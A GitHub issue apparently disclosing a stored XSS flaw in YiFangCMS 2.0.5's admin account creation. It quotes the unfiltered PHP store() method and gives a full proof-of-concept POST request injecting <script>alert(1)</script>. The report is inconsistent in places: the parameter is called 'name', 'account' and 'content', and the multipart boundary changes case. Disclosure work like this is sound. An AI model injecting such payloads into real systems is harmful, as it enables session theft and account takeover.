

 shiyifei999-ux / **cve** Public[Code](#) [Issues 1](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)[New issue](#)

YiFangCMS - Cross Site Scripting on plugins/yifang_backend_account/logic/admin/L_rbac_admin.php account parameter #1

[Open](#)

shiyifei999-ux opened 3 weeks ago · edited by shiyifei999-ux

Edits ▾

Owner



YiFangCMS - Cross Site Scripting on plugins/yifang_backend_account/logic/admin/L_rbac_admin.php account parameter

A cross-site scripting (XSS) vulnerability exists in the `name` parameter of the `/admin/yifang_backend_account/rbacAdmin` interface in the extended management module of yifangCMS version 2.0.5, which is a permission management - user list feature. This stored XSS vulnerability arises because the `account` field is directly stored in the database without any filtering in the `store()` method of `plugins/yifang_backend_account/logic/admin/L_rbac_admin.php`. An attacker can submit a malicious XSS script and trigger the vulnerability when accessing the permission management - user list

BUG_Author :
shiyifei@psbc

Vendor Homepage:
<https://www.yifangcms.com/yifang/about.html>

Version:
2.0.5

Tested on:
PHP, Nginx, MySQL

Affected Page:
`plugins/yifang_backend_account/logic/admin/L_rbac_admin.php`
On this page, content parameter is vulnerable to Cross Site Scripting

```

public function store($paramObj=""){
    // ...
    $rules = array(
        'account' => 'require', // ✘ 只验证必填, 无XSS过滤
        'pwd' => 'require',
        'role_id' => '',
        'status' => '',
    );
    // ...
    $paramsObj->params=array(
        'account' => $dataObj->request->account, // ✘ 直接传递用户输入
        // ...
    );
}

```



```

plugins > yifang_backend_account > logic > admin > L_rbac_admin.php
6 {
77 /**
82 public function store($paramObj=""){
83     $dataObj = paramsObj();
84     $dataObj->request = paramsObj();
85     $dataObj->data = paramsObj();
86     $dataObj->data->use_trans = false;
87     $dataObj->result = new \ArrayObject();
88
89     $final_arr = logInit();
90     if ($final_arr["error_no"] == 0) {
91         $mixed = parseToArr($paramObj, "mixed", 0);
92         $params = parseToArr($paramObj, "params", array());
93         $messages = parseToArr($paramObj, "messages", array());
94         $rules = array(
95             'account' => 'require',
96             'pwd' => 'require',
97             'role_id' => '',
98             'status' => '',
99             'is_supper' => '',
100         );
101         $dataDefault=array();
102         $paramsObj = paramsObj();
103         $paramsObj->params = $params;
104         $paramsObj->mixed = $mixed;
105         $paramsObj->rules = $rules;
106         $paramsObj->messages = $messages;
107         $paramsObj->dataDefault = $dataDefault;
108         $checkResult = app("verifyParam")::validatorRequest($paramsObj);
109         if ($checkResult["error_no"] == 0) {
110             $dataObj->request = $checkResult["result"];
111         } else {
112             $final_arr = logCallErrorMsg($final_arr, $checkResult);
113         }

```

Request process :

```

User input: <script>alert(1)</script>
↓
POST request (no filtering)
↓
Logic layer validation (only required fields are verified)
↓
Database layer (stored directly)

```




↓
Original malicious code stored in the database
↓
Output

Vulnerability Reason:

The account field is retrieved directly from the user request and stored in the database as is, without any HTML escaping.

Function point location :



Request packet:


```
POST /admin/yifang_backend_account/rbacAdmin?callback=ajaxRs HTTP/1.1
Host: localhost
Content-Length: 550
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
X-CSRF-TOKEN: undefined
Accept-Language: zh-CN
sec-ch-ua-mobile: ?0
Authorization: jwt
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryu71F7rQ599UNXtMK
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Lang: en
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/yifang_backend_account/rbacAdmin/create
Accept-Encoding: gzip, deflate, br
Cookie: cms_session=er390t4kri6casfvssmqp35upk
Connection: keep-alive
-----WebKitFormBoundaryu71F7rQ599UNXtMK
```




```

Content-Disposition: form-data;
name="_method" post
-----WebKitFormBoundaryu71F7rQ599UNxtMK
Content-Disposition: form-data;
name="account"
<script>alert(1)</script>
-----WebKitFormBoundaryu71F7rQ599UNxtMK
Content-Disposition: form-data;
name="pwd" 11
-----WebKitFormBoundaryu71F7rQ599UNxtMK
Content-Disposition: form-data;
name="role_id" 请选择
-----WebKitFormBoundaryu71F7rQ599UNxtMK
Content-Disposition: form-data;
name="status" 1
-----WebKitFormBoundaryu71F7rQ599UNxtMK--

```



Accessing the permission management - user list feature will trigger an XSS vulnerability.



[Sign up for free](#) to join this conversation on GitHub. Already have an account? [Sign in to comment](#)

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants



